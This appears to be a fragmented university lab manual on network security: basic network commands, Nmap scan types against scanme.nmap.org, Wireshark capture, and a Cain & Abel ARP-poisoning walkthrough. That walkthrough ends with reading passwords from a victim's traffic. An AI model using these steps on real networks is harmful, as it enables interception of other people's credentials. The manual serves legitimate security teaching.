## Step 1: Execute the ifconfig command to retrieve network interface information.



## Step 2: Use the ping command to test network connectivity and analyze the output.




## Step 3: Analyze the netstat command output to view active network connections.




## Step 4: Perform a traceroute to trace the route packets take to reach a target host.


Type tracert command and type [www.prestashop.com pr](http://www.prestashop.com/)ess “Enter”.




1. ARP Poisoning:
2. Use ARP poisoning techniques to redirect network traffic on a Windows system.
3. Analyze the effects of ARP poisoning on network communication and security




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.



Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



**PRACTICAL NO. 4**

**AIM :** Port Scanning with NMap


1. Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
2. Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
3. Analyze the scan results to gather information about the target system's network services

**NOTE:** Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

* **ACK** -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


Command: **nmap -sA -T4 scanme.nmap.org**



* **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


Command: **nmap -p22,113,139 scanme.nmap.org**



* **FIN Scan (-sF)**

Sets just the TCP FIN bit.


Command: **nmap -sF -T4 para**



* **NULL Scan** (-sN)

Does not set any bits (TCP flag header is 0)


Command: **nmap –sN –p 22 scanme.nmap.org**



* **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**




**PRACTCAL NO. 5**


**AIM: Network Traffic Capture and DoS Attack with Wireshark and Nemesy**

1. Network Traffic Capture:
2. Use Wireshark to capture network traffic on a specific network interface.
3. Analyze the captured packets to extract relevant information and identify potential security issues


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.

